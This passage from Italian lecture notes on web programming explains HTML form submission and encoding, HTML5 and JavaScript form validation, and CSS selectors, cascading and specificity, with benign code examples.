    - Su Mac OS bisogna premere il tasto *cmd*.

Form submission

- Si fa un controllo per verificare la validità dei controlli inseriti. Un controllo che ha successo avrà la coppia `(nome_controllo, valore_controllo)` parte del data set del form.

- **Controlli disabilitati**: i controlli disabilitati non possono avere successo
- **Bottoni submit**: se una form contiene più bottoni submit avrà successo solo quello attivato.
- **Checkboxes**: tutte le opzioni delle checkboxes possono avere successo
- **Radio buttons**: in un insieme di radio buttons che condividono lo stesso valore dell'attributo `name` solo un radio button può avere successo
- **Select**: in un menù solo le opzioni selezionate possono avere successo. Se nessuna opzione è stata selezionata il controllo non ha successo e non sarà inclusa nel data set nessuna coppia `(nome, valore)`
- **File select**: il valore inviato col file select consiste in una lista di uno o più nomi di files. Il contenuto di ogni file è incluso nel data set del form. Ovviamente ciascun contenuto è gestito in base al tipo del file.
- **Controllo oggetto**: dipende dall'implementazione dell'oggetto.

- Se un controllo non presenta un valore corrente quando il form è inviato allora il browser non è obbligato a trattarlo come un controllo che ha avuto successo.
- I browser non considerano bottoni di reset e oggetti dove l'attributo `declare` è stato impostato.
- Controlli nascosti (hidden) e controlli il cui contenuto non è visibile per modifiche mediante CSS (come nell'esempio) possono avere successo.

```
<form action="..." method="post">
      <input type="text" style="display:none" name="invisible" value="hello">
</form>
```

In questo caso abbiamo un campo di tipo text nascosto mediante CSS (attributo style). Ciò non impedisce al browser di includere nel data set la coppia (invisible, hello)

Processing form data

- Il browser processa i form nel seguente ordine:
  - Identifica i controlli che hanno avuto successo
  - Crea il data set (coppie di nomi-valori)
  - Codifica il data set secondo il formato indicato
  - Sottomette la forma codificata
  - Invia il tutto all'agente di processazione, indicato attraverso l'attributo `action` in `form`. Sarà utilizzato il protocollo specificato mediante attributo `method`.

- **Metodo GET e http URI come valore di action**:
  - Si prende il valore di action
  - Si appende un ? all'URL (se non già presente)
  - Si appende dopo il ? il data set.
  - Si esegue l'URI ottenuto con gli step precedenti.

```
<form action="/find.php" method=”get”>
<input type=”text” name=”t”>
<input type=”search” name=”q”>
<input type=”submit”>
</form>

Link eseguito: /find.php?t=cats&q=fur
```

  - I dati della form sono ristretti a caratteri ASCII con questo metodo.

- **Metodo POST e http URI come valore di action**:
  - Il browser compie una transazione utilizzando il valore dell'attributo action.
  - Il corpo del messaggio di questa transazione consiste nei dati del form.

Form content type

- Attraverso l'attributo `enctype` dell'elemento form possiamo specificare il tipo di codifica da adottare per inviare i nostri dati al server.

- I tipi di codifiche possibili sono le seguenti

- `application/x-www-form-urlencoded`
  Tipo di codifica di default (quella normalmente utilizzata se si omette l'attributo). I form sono sottomessi e codificati nel seguente modo…
  1. I nomi dei controlli e i loro valori vengono codificati.
  2. I caratteri spazio sono sostituiti da +
  3. I caratteri riservati vengono codificati, per esempio i line breaks.

  - I dati sono ordinati in base alla posizione dei controlli corrispondenti nel documento.
  - I nomi sono separati dai valori ponendo un uguale =
  - Ogni coppia (nome, valore) è separata dalle altre con e commerciali &.

- `multipart/form-data`
  tipo di codifica da utilizzare nel caso in cui si sottomettano forms che contengono files e/o dati non ASCII.
  - Un messaggio inviato con questo tipo di codifica contiene una serie di parti (da questo il nome *multipart*): ognuna rappresenta un controllo che ha avuto successo.
  - Le parti sono inviate all'agente processante nello stesso ordine in cui i corrispondenti controlli appaiono nel documento.
  - Ogni parte presenta:
    - Un `Content-Disposition` header il cui valore è *form-data*
    - Il nome dell'attributo (*name*) che permette di associare il valore a un certo controllo.
    - Un `Content-type` header opzionale. Se omesso il valore di default è `text/plain`.

  - **Struttura del messaggio**: supponiamo di avere il seguente form

```
<form action="http://server.com/cgi/handle" enctype=
"multipart/form-data" method="post">
<p>What is your name? <input type="text" name="submit-
name"><br>
What files are you sending? <input type="file"
name="files"><br>
<input type="submit" value="Send"> <input type="reset"></p>
</form>
```

    Supponiamo che l'utente invii due file, un file di testo e un immagine. Otteniamo

```
Content-Type: multipart/form-data; boundary=AaB03x
--AaB03x
Content-Disposition: form-data; name="submit-name"
Larry
--AaB03x
Content-Disposition: form-data; name="files"
Content-Type: multipart/mixed; boundary=BbC04y
--BbC04y
Content-Disposition: file; filename="file1.txt"
Content-Type: text/plain
... contents of file1.txt ...
--BbC04y
Content-Disposition: file; filename="file2.gif"
Content-Type: image/gif
Content-Transfer-Encoding: binary
...contents of file2.gif...
--BbC04y--
--AaB03x--
```

Form validation (HTML + Javascript)


- La validazione delle form è stata semplificata con HTML5 e CSS: libera il programmatore dallo scrivere un certo numero di righe di codice Javascript per la verifica dei caratteri.
- Quando costruiamo la form richiediamo all'utente di inserire testo libero, numeri... Ciascun elemento presenta un formato controllabile a livello di client. Ricordiamo che non è possibile fare un controllo relativamente alla semantica (quindi controllare se un nome, per esempio, è già presente in un database), ma possiamo controllare la sintassi. Un nome con delle cifre ovviamente è sbagliato, e possiamo sistemarlo prima di inviarlo al server.

- Prendiamo il seguente codice:


```
<!DOCTYPE HTML>
<html>
    <head>
        <title>Form con controlli</title>
        <style type="text/css">
        form {
            font: 1em sans-serif;
            max-width: 320px;
        }
        p > label {
            display: block;
        }
        input:invalid {
            box-shadow: 0 0 5px 1px red;
        }
        input[type=text],
        input[type=email],
        input[type=number],
        textarea,
        fieldset {
            width : 100%;
            border: 1px solid #333;
            box-sizing: border-box;
        }
        input:focus:invalid {
            box-shadow: none;
        }
        </style>
    </head>

    <body>
        <form>
            <p>
            <fieldset>
            <legend>Title<abbr title="This field is
mandatory">*</abbr></legend>
            <input type="radio" required name="title" id="r1"
value="Mr"><label for="r1">Mr.</label>
            <input type="radio" required name="title" id="r2"
value="Ms"><label for="r2">Ms.</label>
            </fieldset>
            </p>
            <p>
            <label for="n1">How old are you?</label>
            <input type="number" min="12" max="120" step="1" id="n1"
name="age" pattern="\d+">
            </p>
            <p>
```

```
            <label for="t1">What's your favorite fruit?<abbr title="This
field is mandatory">*</abbr></label>
            <input type="text" id="t1" name="fruit" list="l1" required
pattern="[Bb]anana|[Cc]herry|[Aa]pple|[Ss]trawberry|[Ll]emon|[Oo]range">
            <datalist id="l1">
                <option>Banana</option>
                <option>Cherry</option>
                <option>Apple</option>
                <option>Strawberry</option>
                <option>Lemon</option>
                <option>Orange</option>
            </datalist>
            </p>

            <p>
            <label for="t2">What's your e-mail?</label>
            <input type="email" id="t2" name="email">
            </p>

            <p>
            <label for="t3">Leave a short message</label>
            <textarea id="t3" name="msg" maxlength="140" rows="5"></textarea>
            </p>

            <p>
            <button type="submit">Submit</button>
            </p>
        </form>


        <script type="text/javascript">var email =
document.getElementById("t2");
        email.addEventListener("input", function (event) {
            if (email.validity.typeMismatch) {
                email.setCustomValidity("Darling, volevo una mail");
            } else {
                email.setCustomValidity("");
            }
        });
        </script>
    </body>
</html>
```

Abbiamo impostato, attraverso il CSS, uno stile che i controlli assumeranno nel caso in cui non possano essere validati. In aggiunta, col Javascript, abbiamo impostato un messaggio personalizzato da mostrare nel caso in cui non sia stata posta una mail nel controllo con id `t2`.



Attenzione: la parte evidenziata in grassetto nel Javascript è importante! Non si parla di stampa di un messaggio ma di una set. Se non impostiamo la rimozione del messaggio in caso di validità della mail allora rimarrà l'avviso di errore anche dopo aver corretto il valore del controllo.
Attenzione2: il Javascript scritto funziona solo se i pongono i controlli all'interno dell'elemento `form`.

Strumenti per la verifica della validità dei controlli

- Consideriamo la seguente istruzione

```
var myForm = document.getElementById("elementid");
var valCheck = myForm.myInput.validity;
```

`valCheck` è un riferimento all'oggetto `ValidityState` dell'elemento della form chiamato `myInput`.

- HTML5 introduce otto vincoli per stabilire la correttezza dei valori posti nei controlli di una form. Abbiamo:
  - `valCheck.valid`
    restituisce un valore booleano che indica se gli otto vincoli sono stati rispettati sul controllo. Se tutti i vincoli sono soddisfatti si restituisce *true*, altrimenti *false*.

  1. `valCheck.valueMissing`
     vincolo che mi assicura che sia stato posto un valore nel controllo.
     - **Utilizzo**: il vincolo ha significato quando si pone l'attributo `required`, cioè quando si obbliga l'utente a indicare un valore nel controllo.
     - **Valore**: Se l'attributo `required` è impostato sul controllo questo rimarrà in un *invalid state* fino a quando l'utente non indicherà un certo valore. Restituisco *true* se il valore è mancante, *false* se presente.

  2. `valCheck.typeMismatch`
     vincolo che mi garantisce che il tipo del valore corrisponda alle aspettative (number, email, URL,…)
     - **Utilizzo**: quando si specifica un valore appropriato per l'attributo `type`.
     - **Valore**: se il browser può determinare che il valore posto in un controllo non sia conforme alle regole di quel tipo, allora restituisce *true* se incontra inconsistenze.

  3. `valCheck.patternMismatch`
     vincolo che garantisce che le regole stabilite con l'attributo `pattern` siano rispettate.
     - **Utilizzo**: quando è impostato l'attributo `pattern` con un valore appropriato.
     - **Valore**: si restituisce *true* se il valore del controllo non è conforme alle regole stabilite dal pattern.

  4. `valCheck.tooLong`
     vincolo che garantisce che il valore del controllo non contenga troppi caratteri.
     - **Utilizzo**: quando è impostato l'attributo `maxLength`.
     - **Valore**: si restituisce *true* se la lunghezza del valore supera la lunghezza indicata.

  5. `valCheck.rangeUnderflow`
     vincolo che garantisce che il valore numerico del controllo non sia inferiore a un certo numero.
     - **Utilizzo**: quando si è impostato l'attributo `min`.
     - **Valore**: si restituisce *true* se il valore del controllo è inferiore al numero indicato.

  6. `valCheck.rangeOverflow`
     vincolo che garantisce che il valore numerico del controllo non sia superiore a un certo numero.
     - **Utilizzo**: quando si è impostato l'attributo `max`.
     - **Valore**: si restituisce *true* se il valore del controllo è superiore al numero indicato.

  7. `valCheck.stepMismatch`
     vincolo che garantisce il rispetto dell'attributo `step`.
     - **Utilizzo**: quando si è impostato l'attributo `step` assieme agli attributi `min` e `max`.
     - **Valore**: il valore consiste in un multiplo dello step sommato al valore minimo. Valori inconsistenti comportano la restituzione di *true*.

  8. `valCheck.customError`
     booleano che indica se il messaggio di validità personalizzato dell'elemento è impostato su una stringa non vuota.
     - **Utilizzo**: quando si imposta un `customError` con la `setCustomValidity(message)`
     - **Valore**: si restituisce true se il programmatore ha impostato un messaggio personalizzato.

Ulteriori elementi

- Attributo `willValidate`: relativo a un HTMLInputElement, indica se la validazione sarà effettuata su quello specifico controllo della form.

- Attributo `validationMessage`: relativo a un HTMLInputElement, ci permette di recuperare il messaggio che sarà mostrato dal browser in caso di controllo non valido. È un attributo di sola lettura, se voglio impostare un messaggio personalizzato (come visto nell'ultimo esempio) bisogna utilizzare la funzione `setCustomValidity('messaggio personalizzato')`.

- Funzione `checkValidity()`: funzione relativi a un HTMLInputElement, permette di richiedere il controllo di validazione senza esplicita richiesta dell'utente. Normalmente il browser verifica il valore dei controlli solo dopo la richiesta dell'utente (che preme un tasto di sottomissione della form).

Esempio con le ultime due cose presentate

```
<input id="id1" type="number"
min="100" max="300" required>

<button
onclick="myFunction()">OK</button>
<p id="demo"></p>

<script>
function myFunction() {
  var inpObj = document.getElementById("id1");
  if (!inpObj.checkValidity()) {
    document.getElementById("demo").innerHTML = inpObj.validationMessage;
  }
}
</script>
```

Enter a number and click OK:

5 OK

If the number is less than 100 or greater than 300, an error message will be displayed.

Il valore deve essere superiore o uguale a 100.

Osservazioni

- La specifica, pure includendo una grande varietà di elementi e attributi, non indica come l'interfaccia utente debba essere aggiornata per presentare un messaggio di errore. Questo significa che queste situazioni possono essere gestite da browser diversi in modi diversi.
- Se si ha uno stato di invalidità si avrà un evento `invalid` (che può essere captato con apposito *listener*)

- I controlli di default possono essere disattivati usando l'attributo `novalidate` dell'elemento form. Se presente si ha un invio senza controlli lato client da parte del browser. Solitamente si ricorre a questo attributo quando vogliamo porre dei nostri controlli sostituendoci al browser.


  Vediamo un esempio:

```
<!DOCTYPE HTML>
<html>
    <head>
        <title>Form con controlli solo nostri</title>
        <style type="text/css">
        body {
            font: 1em sans-serif;
            padding: 0;
            margin : 0;
        }
        form {
            max-width: 200px;
        }
        p * {
            display: block;
        }

        input[type=email]{
```

```
                width: 100%;
                border: 1px solid #333;
                margin: 0;
                font-family: inherit;
                font-size: 90%;
                box-sizing: border-box;
            }
                /* This is our style for the invalid fields */
            input:invalid{
                border-color: #900;
                background-color: #FDD;
            }

            input:focus:invalid {
                outline: none;
            }
            /* This is the style of our error messages */
            .error {
                width : 100%;
                padding: 0;
                font-size: 80%;
                color: white;
                background-color: #900;
                border-radius: 0 0 5px 5px;
                box-sizing: border-box;
            }
            .error.active {
                padding: 0.3em;
            }
            </style>

        </head>

        <body onLoad="begin()">
            <form novalidate>
                <p>
                <label for="mail">
                <span>Please enter an email address:</span>
                <input type="email" id="mail" name="mail">
                <span class="error"></span>
                </label>
                </p>
                <button>Submit</button>
            </form>

            <script type="text/javascript">
            function begin() {
                var form = document.getElementsByTagName('form')[0];
                var email = document.getElementById('mail');
                var error = document.querySelector('.error');

                email.addEventListener("input", function (event) {
                    // Each time the user types something, we check if the
                    // email field is valid.
                    if (email.validity.valid) {
                        // In case there is an error message visible, if the
    field
                        // is valid, we remove the error message.
                        error.innerHTML = ""; // Reset the content of the
    message
```


```
                        error.className = "error"; // Reset the visual state
of the message
                    }
                }, false);

                form.addEventListener("submit", function (event) {
                    // Each time the user tries to send the data, we check
                    // if the email field is valid.
                    if (!email.validity.valid) {
                        // If the field is not valid, we display a custom
                        // error message.
                        error.innerHTML = "I expect an e-mail, darling!";
                        error.className = "error active";
                        // And we prevent the form from being sent by
canceling the event
                        event.preventDefault();
                    }
                }, false);
            }
            </script>
        </body>
</html>
```

- Se vogliamo gestire per conto nostro la validazione della form non dovremo pensare soltanto al codice per captare gli errori, ma anche alla grafica che utilizzeremo per segnalare all'utente l'errore. A tal proposito si introduce un elemento span con id `error`: sono state definite delle proprietà per questo elemento nel CSS.
- Si introducono delle azioni in caso di evento input ed evento submit:
    - In caso di evento `submit` si verifica con i *constraint* introdotto prima la validità della mail. Se la mail non è valida si modifica
        - il contenuto dello span (si pone il testo che si vuole mostrare)
        - la class (questo serve per gestire il padding dello span, se io non annullo il padding in situazione normale si vedrebbe dello sfondo rosso pure in assenza di contenuto nello span. Per convincersi rivedere il CSS relativo ad `error`.




        In aggiunta si chiama la funzione `preventDefault()` per bloccare la sottomissione del form.


    - Ogni volta che viene captato un evento `input` si verifica la validità della mail e si rimuovono eventuali messaggi d'errore (oltre a ripristinare la classe iniziale dello span). Questo serve per rimuovere il messaggio di errore dopo aver posto un primo valore sbagliato: non appena l'utente indicherà un input corretto il box rosso verrà nuovamente nascosto.



Valore scorretto prima di sottomettere



Valore scorretto dopo aver sottomesso la form. Verifica e segnalazione dell'errore curata esclusivamente dal nostro codice (event listener, submit)



Il valore precedente è stato modificato ponendo qualcosa di corretto. Il codice da noi scritto nasconde il box poichè non più necessario (event listener, input).

Capitolo 3

CSS

Oggi vedremo il CSS (Cascading Style Sheets): esso consiste nel linguaggio che ci permette di definire uno stile di presentazione per il contenuto formattato.

Separazione contenuto e presentazione La separazione tra contenuto e presentazione permette, come già detto, di impostare più stili per uno stesso contenuto. La cosa è vantaggiosa anche dal punto di vista della banda: la memorizzazione del foglio di stile nella cache permette di caricare con maggiore efficienza siti già visitati precedentemente. Altro dettaglio è la semplificazione nelle modifiche: meglio modificare un solo file che 1000 file per le stesse cose!

Attuale specifica La versione attuale del CSS è la CSS3: essa è intervenuta moderando le aspirazioni della specifica CSS2 (molte cose erano difficili da implementare nei browser).

Come inseriamo codice CSS nel documento HTML?

Inline styles

```
<p style="color:red; margin-left: 10%">This is a paragraph.</p>
```

Possiamo inserire le regole di CSS all'interno dell'attributo style relativo a un certo elemento HTML. L'uso di questo metodo deve essere moderato il più possibile: si riduce al minimo la distinzione tra contenuto e presentazione.

Internal Style Sheet

La seconda possibile è porre un elemento style all'interno dell'head. Con l'attributo type specifichiamo che quanto stiamo inserendo sono regole di css (text/css), con l'attributo media indichiamo dove sono valide le nostre regole.

```
<head>
<style type="text/css"; media="screen">
<!--
hr {color:red;}
p {margin-left:20px;}
body {background:red;}
-->
</style></head>
```

Metodica vecchia Era abitudine (adesso non più) di porre il contenuto dello style come un commento. La cosa era necessaria: i browser, molti anni fa, potevano non interpretare codice CSS (in caso di fallimento nell'interpretazione del CSS il porlo come commento permetteva di nasconderlo nell'output).

External Style Sheet

L'ultima possibilità, la migliore, consiste nel porre le regole di CSS in un file a parte. Questo sarà riferito nel documento principale attraverso un elemento link o una @import rule in un elemento style.

Elemento link Il primo metodo è utilizzare l'elemento link con gli attributi rel, type ed href. Il tag sarà posto nell'head

```
<head>
 <title>  CSS Example </title>
 <link rel="stylesheet" type="text/css" href="ex1.css">
</head>
<body>
 <h1>
  This header is 36 pt
```

Direttiva import Il secondo metodo è il ricorso alla direttiva import, posta all'interno dell'elemento style. Stabiliamo che vogliamo importare il contenuto di un file CSS

```
<head>
<style type="text/css">
 @import url(/style.css);
</style>
</head>
```

Media type Abbiamo già affermato che è possibile porre style sheets diversi in base al media, cioè al dispositivo utilizzato. Possiamo porre uno stile grafico per chi visualizza il sito da schermo, ma anche porre uno stile grafico valido solo al momento della stampa. Alla diapositiva 20 del CSS è presente una lista di media.

import at-rule e media-at-rules Nella direttiva import possiamo stabilire anche il media. Possiamo anche stabilire, all'interno di CSS in un elemento style, le situazioni a cui si applicherà una parte del codice CSS (media-at-rules).

```
  @import url("fancyfonts.css") screen;

or with the @media at-rules.

  @media print {
     /* style sheet for print goes here */
    }
```

```
<head>
  <title>  Link to a target medium   </title>
  <link rel="stylesheet"
      type="text/css"
      media="print, handheld"
      href="foo.css">
</head>
<body>
 <p>  The body...  </p>
</body>
```

Media Type	Description
all	Used for all media type devices
braille	Used for braille tactile feedback devices
embossed	Used for paged braille printers
handheld	Used for small or handheld devices
print	Used for printers
projection	Used for projected presentations, like slides
screen	Used for computer screens
speech	Used for speech synthesizers
tty	Used for media using a fixed-pitch character grid, like teletypes and terminals
tv	Used for television-type devices

Introduzione CSS

Sintassi del CSS

Il CSS consiste in una lista di statements, di cui si hanno due tipi:

- *at-rules*
- *rule sets*

at-rules

- Regole introdotte attraverso una chiocciola e un identificatore
- La dichiarazione si conclude con un punto e virgola o con un blocco delimitato da parentesi graffe che contiene proprietà della regola.

```
@import "subs.css";
@media print {
  @import "print-main.css";
  body { font-size: 10pt }
}
h1 {color: blue }
```

rule sets

- Consiste in un selettore (gli elementi a cui andrò ad applicare le regole presenti nel blocco di dichiarazione) seguito da un blocco (delimitato da parentesi graffe) di dichiarazione.
- Se il selettore non viene riconosciuto il browser ignora la riga in cui si trova e il blocco di dichiarazione.
- Una dichiarazione consiste nel definire una proprietà grafica associata al selettore: abbiamo una colonna col nome della proprietà, separata dal valore associato attraverso i due punti.
- In un blocco di dichiarazioni le varie dichiarazioni sono separate da punti e virgola.

```
h1, h2 {color: green }
h3, h4 & h5 {color: red }
h6 {color: black }
```

Dichiarazioni

- Una dichiarazione presenta la seguente struttura
  `nome: value;`
  dove il *nome* consiste nel nome della proprietà dichiarata.
- Sono tollerati spazi bianchi attorno alle dichiarazioni
- I browser ignorano dichiarazioni che presentano un nome e/o un valore sbagliato.

Commenti

- I commenti sono introdotti attraverso i seguenti simboli
  `/* COMMENTO */`
- Possono essere introdotti in qualunque punto: non avranno influenza sul rendering.
- Non sono possibili innesti.

Selettori

- Il selettore si trova in una rule sets e permette di determinare a quali elementi del documento HTML si applicheranno certe proprietà[1].
- Il selettore può essere immaginato come una catena di uno o più selettori semplici separati da combinatori.
- Il selettore semplice è seguito da zero o più attributi selettori, selettori di ID o pseudo-classi e può essere di due tipi:
  - selettore di tipo;
  - selettore universale.

Sintassi dei selettori

- Presente nelle diapositive di Marcelloni e in quelle di Tesconi riassunti delle possibili sintassi per i selettori.
  - Marcelloni fornisce una lista completa con spiegazione (in inglese, va bè)
  - Tesconi riporta la lista dei selettori più importanti, quelli che vale la pena mettersi nel capo.
- Trovate queste diapositive qualche pagina più avanti nella dispensa.

Combinatori

- I combinatori sono simboli presenti nei selettori
  - Lo spazio bianco
  - La parentesi angolare di chiusura >
  - Il simbolo di somma +

Esempi:

```
body > p {  … }

.elemento + .elementosuccessivo { … }
```

Selettore di tipo

- Il selettore di tipo coincide col nome di un elemento già definito dal linguaggio HTML.
- Non è preceduto da alcun simbolo.

Esempi:

```
body {  … }
p { … }
```

Selettore universale

- Il selettore universale, l'asterisco, permette di applicare certe proprietà a un qualunque elemento HTML.

```
* {
…
}
```

Raggruppamento di selettori

- Se più selettori presentano le stesse dichiarazioni (cioè le stesse proprietà) allora possiamo unire il tutto in un unico *rule set* avente per selettore la lista dei selettori separati da virgola.

- **Esempio**:

```
h1 { font-family: sans-serif }
h2 { font-family: sans-serif }
h3 { font-family: sans-serif }
```

```
h1, h2, h3 {
font-family: sans-serif;
}
```

Selettore di classe

- Se ci si limitasse a selettori di tipo e selettori universali si avrebbe l'obbligo di stabilire proprietà per tutti i paragrafi possibili, per tutte le sezioni possibili, per ogni elemento possibile… Questa cosa può essere superata ricorrendo alle classi!
- Possiamo fissare a livello di CSS uno stile di presentazione valido per tutti gli elementi associati a una classe. Per esempio:

```
*.myclass { color: green }  /* all elements with class=myclass */
   or just
.myclass { color: green }  /* all elements with class=myclass */
```

  Tutti i nomi di classi sono preceduti da un punto.
- Possiamo indicare più classi all'interno del selettore (cioè stabilire il manifestarsi di uno stile grafico se un elemento è associato a più classi in contemporanea). Vedere l'esempio.

  Esempio:

```
p.green.bold { color: green; font-weight: bold }
<p class="green serif bold">
<p class="serif bold">
```

(OK, il paragraph è associato sia alla classe green che alla classe bold)

(NO, il paragraph è associato solo alla classe bold)

[1] E se avessi conflitti? Generalmente hanno la precedenza le regole associate al selettore più specifico (per esempio ID vs CLASS)

Selettore di ID

- Il selettore ID fa riferimento all'attributo id visto negli elementi HTML
- I selettori ID sono introdotti da un cancelletto #.

- Esempio:

```
<style type="text/css">
#black { color: black; }
</style>
…
<p class="red" id="black">This paragraph is black</p>
```

Pseudo-elementi

- Gli pseudo-elementi creano delle astrazioni sull'albero DOM che vanno oltre ciò che possiamo specificare attraverso il linguaggio del documento.
- Per esempio, non abbiamo meccanismi per raggiungere la prima lettera di una prima riga all'interno del contenuto di un elemento. (la prima lettera della prima riga non è contenuta in un elemento HTML)

- **Esempi di pseudo-elementi**:
  - `:first-line` (ponendo come selettore `p:first-line` possiamo applicare delle proprietà alla prima linea di ogni paragrafo)

    ```
    p:first-line {
       …
    }
    ```

  - `:first-letter` (ponendo come selettore `span:first-letter` possiamo applicare delle proprietà alla prima lettera presente in uno span)

    ```
    span:first-letter {
       …
    }
    ```

  - `:before` e `:after`, permettono di aggiungere qualcosa prima o dopo il contenuto di un certo elemento (attraverso la dichiarazione di stile `content`:)

    ```
    p:after {
       content: "ciao";
    }
    ```

Pseudo-classi

- Le pseudo-classi permettono di classificare elementi con caratteristiche che vanno oltre il loro nome, gli attributi o il contenuto.
- **Differenza rispetto agli pseudo-elementi**: gli pseudo-elementi fanno riferimento a cose non associabili ad elementi HTML, le pseudo-classi permettono di selezionare particolari elementi HTML (per esempio con `div:first-child` associamo proprietà stilistiche al primo elemento contenuto in un elemento `div`).

- **Esempi di pseudo-classi**:
  - `:first-child`, primo figlio all'interno di un elemento.
  - `:link`, link non ancora visitati
  - `:visited`, link che sono già stati visitati
  - `:hover`, quando si passa col cursore sopra un elemento
  - `:active`, clicchiamo col cursore sopra l'elemento ma non abbiamo ancora sollevato il dito dal tasto del mouse
  - `:focus`, abbiamo cliccato a tutti gli effetti l'elemento (click e rilascio)
  - `:target`, stile di presentazione riferito al target di una specifica anchor (cioè clicco un link che rimanda a una sezione del documento, questa sezione cambia stile)

Come si associa uno stile di rappresentazione a un certo elemento?

- I due meccanismi che consentono di identificare in modo univoco lo stile di rappresentazione sono il *cascading* e *l'ereditarietà*.
- I meccanismi sono pensati in modo tale da risolvere eventuali situazioni di conflitto.

Cascading (meccanismo che da il nome al CSS)

- Le dichiarazioni di stile vanno a cascata su un elemento da più origini.
- Esiste un meccanismo, abbastanza complicato, dove ogni dichiarazione viene pesata in base a una serie di fattori:
  - l'ordine con cui le fonti sono stati introdotte
  - la sua importanza.
  - l'origine
  - la specificità

  la cosa con peso più alto sarà adottata dal browser.

1. Per ogni elemento il browser individua tutte le dichiarazioni associate a uno specifico elemento **analizzando tre sorgenti**:
   - il browser
   - l'autore
   - i fogli di stile degli utenti (un set di valori che alcuni browser permettono di personalizzare)

   Le dichiarazioni **sono adottate** se
   - ✓ il selettore associato soddisfa l'elemento, e…
   - ✓ il mezzo con cui stiamo fruendo del documento è presente nella lista dei media su tutte le regole media o su tutti i link attraverso cui accediamo agli stylesheet.

2. Se ci sono più dichiarazioni applicabili ordino le dichiarazioni in base alla loro **importanza** e **origine**.

   Classifichiamo le dichiarazioni:
   - Rispetto all'importanza:
     - Dichiarazioni importanti, introdotte nella forma `property: value!important;`
     - Dichiarazioni normali, dove `!important` non è presente
   - Rispetto all'origine:
     - Dichiarazioni del browser: stylesheet di default del browser (valori di default di tutte le proprietà). Proprietà visibili facendo *Ispeziona elemento*. Vediamo un esempio:

```
}
body {                          user agent stylesheet
    display: block;
    margin: 8px;
}
Inherited from html
```

Dichiarazioni del browser relative al body.
La proprietà margin è sovrascritta da altre proprietà indicate dal programmatore.

     - Dichiarazioni dell'utente: dichiarazioni che gli utenti possono inserire in alcuni browser (stylesheet personalizzati, era una cosa che andava molto dieci anni fa…)
     - Dichiarazioni dell'autore: ciò che scriviamo NOI programmatori nel foglio CSS.

   Le dichiarazioni sono ordinate in modo crescente secondo questa lista

   1. Dichiarazioni di transizione
   2. Dichiarazioni importanti del browser
   3. Dichiarazioni importanti dell'utente
   4. Dichiarazioni override importanti
   5. Dichiarazioni importanti dell'autore
   6. Dichiarazioni di animazione
   7. Dichiarazioni di override normali
   8. ***Dichiarazioni normali dell'autore***
   9. *Dichiarazioni normali dell'utente*
   10. *Dichiarazioni normali del browser.*

   Dichiarazioni `!important`

   Dichiarazioni normali

Le ultime tre sono quelle che ci devono accendere la lampadina. In fondo alla classifica troviamo le dichiarazioni normali del browser, cioè lo stylesheet di default offerto dal browser: noi programmatori, quando scriviamo CSS, andiamo a sovrascrivere proprio quelle proprietà. Ciò che scriviamo noi ha precedenza rispetto allo stylesheet di default.

3. Le dichiarazioni che presentano lo stesso livello di importanza e di origine sono ordinate analizzando la **specificità** del selettore. La specificità si calcola a partire da quattro valori separati da virgola: a, b, c, d. I valori in a sono i più importanti, quelli in d i meno importanti.
   - $a = 1$ se la dichiarazione si ottiene da un attributo `style` e non da una regola con selettore.
   - b consiste nel numero di attributi ID nel selettore
   - c consiste nel numero di altri attributi e pseudo classi nel selettore.
   - d consiste nel numero di nomi elemento e pseudo elementi nel selettore.

   Vediamo un esempio di graduatoria (dalla minore alla maggiore specificità):

```
* {}                  /* a=0 b=0 c=0 d=0
li {}                 /* a=0 b=0 c=0 d=1
li:first-line {}      /* a=0 b=0 c=0 d=2
ul li {}              /* a=0 b=0 c=0 d=2
ul ol+li {}           /* a=0 b=0 c=0 d=3
h1 + *[rel=up]{}      /* a=0 b=0 c=1 d=1
ul ol li.red {}       /* a=0 b=0 c=1 d=3
li.red.level {}       /* a=0 b=0 c=2 d=1
#x34y {}              /* a=0 b=1 c=0 d=0
style=""              /* a=1 b=0 c=0 d=0
```

   - Si guarda il valore di `a` per trovare le dichiarazioni più specifiche.
   - A parità di `a` si guarda il valore di `b`
   - A parità di `b` si guarda il valore di `c`
   - In caso di parità di c si guarda il valore di `d`

4. A questo punto se le dichiarazioni hanno lo stesso livello di importanza, origine e specificità, si ordinano in base all'inserimento nel codice. Vince l'ultima dichiarazione introdotta.

Esempio di cascading (specificità)

```
<!DOCTYPE HTML>
<html>
   <head>
      <style type="text/css">
      #redP { color: red }
      p.bluStyle {color:blue}
      </style>
      <title>Resolution Process</title>
   </head>
   <body>
      <p id="redP" class="bluStyle" style="color:green">
      Example 1 </p>
      <p class="bluStyle"> Example 2 </p>
   </body>
</html>
```

Il primo paragraph ha id `redP` e class `bluStyle`, oltre ad avere l'attributo `style` con ulteriori dichiarazioni di CSS. Ecco la graduatoria delle dichiarazioni (dalla meno importante a quella con priorità più alta):

1. Proprietà della classe `bluStyle` (colore blu del font)
2. Proprietà dell'id `redP` (colore rosso del font)
3. Proprietà indicate dall'attributo `style` (colore verde del font).

Risultato: **Example 1** di colore verde.

Example 1

Example 2

Ulteriore esempio di Cascading (specificità)


```
<!DOCTYPE HTML>
<html>
   <head>
      <style type="text/css">
      body {
         color: #000;
